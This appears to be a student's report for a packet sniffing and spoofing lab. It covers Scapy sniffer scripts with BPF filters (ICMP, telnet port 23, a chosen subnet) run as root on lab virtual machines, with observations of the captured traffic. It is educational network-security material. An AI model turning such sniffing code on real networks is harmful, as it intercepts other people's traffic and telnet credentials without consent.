Packet Sniffing and Spoofing Lab

Introduction


The two important concepts in network security are packet sniffing and spoofing; they are two significant challenges in communication networks. It is important to be able to understand these two risks to know security measures in networking. There are several sniffing and spoofing tools available for packets, such as Wireshark, Tcpdump, Netwox, etc.

Objective

Some of the techniques for packet sniffing and spoofing are commonly used by both security professionals and attackers. It is important to know the use of these tools, but the most important thing for our understanding is how packet sniffing and spoofing software works. That is how packet is being sniffed and spoofed by the attacker. In this lab, a play around needs to be done on sniffer and spoofing programs by modifying the source code. That is how an in-depth understanding and technical knowledge about these software or programs will be gained.

Lab Setup:

- Setup three virtual machines named as Attacker, Server and Machine A
- IP's of both machines:
  Attacker: 10.0.2.7
  Server: 10.0.2.8
  Machine A: 10.0.2.5



Task Set 1: Using Tools to Sniff and Spoof Packets


2.1 Task 1.1: Sniffing Packets

Copied the sniffing packets python code on Attackers machine (10.0.2.7)


Task 1.1A

➢ **With Root Privileges**


- Executed sniffer.py program with root privileges on Attackers machine after changing the permission of sniffer.py file to executable mode.



- Simultaneously pinged Server (10.0.2.8) from Machine A (10.0.2.5)




- Observed (with root permission) that the Attacker is able to sniff ICMP packets that are being sent from Machine A to Server, as shown below:



➢

Without Root Privileges

- Executed sniffer.py without root privilege.
- Observed that the attacker got "**PermissionError: [Errno 1] Operation not permitted**" error when executed with no root privileges. Refer below screenshot:




Task 1.1B: Set the following filters and demonstrate the sniffer program

- **Capture only the ICMP packet**

  Set the bpf filter to ICMP packet in sniffer.py file and executed it with root privilege. Refer given snapshot showing the ICMP packets.

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt=sniff(filter='icmp',prn=print_pkt)
```

  - In the below screenshot, observed the ICMP packet being captured which is passing as echo-request through scapy BPF filter applied in sniffer.py program.



- **Capture any TCP packet that comes from a particular IP and with a destination port number 23.**


  - Updated the sniffer.py file with required filters such as TCP, destination port 23 and src IP

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt=sniff(filter='tcp and dst port 23 and src host 10.0
.2.5',prn=print_pkt)

~
~
~
~
~
```


- Executed sniffer.py with root privileges on attacker's machine.
- Simultaneously, on another terminal of attacker's machine ran telnet command as shown in below snapshot:

```
[01/20/21]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Nov 18 04:41:24 EST 2020 from 10.0.2.6
on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```


- In below screenshot, observed the TCP packet being captured with source and destination host along with source port and destination port as telnet.




- **Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.**
    - Modified the filter in sniffer.py program file as shown in below snapshot:



    - Executed sniffer.py program with root privileges from Attackers machine. ○ Simultaneously from Machine A, ran ping command as shown below:




- Attacker is now able to sniff packets that are being sent from src IP (10.0.2.5) to dst IP (128.230.0.1). In the below screenshot, we can see the ICMP echo request where src IP is 10.0.2.5 and destination IP is the subnet IP (128.230.0.1).



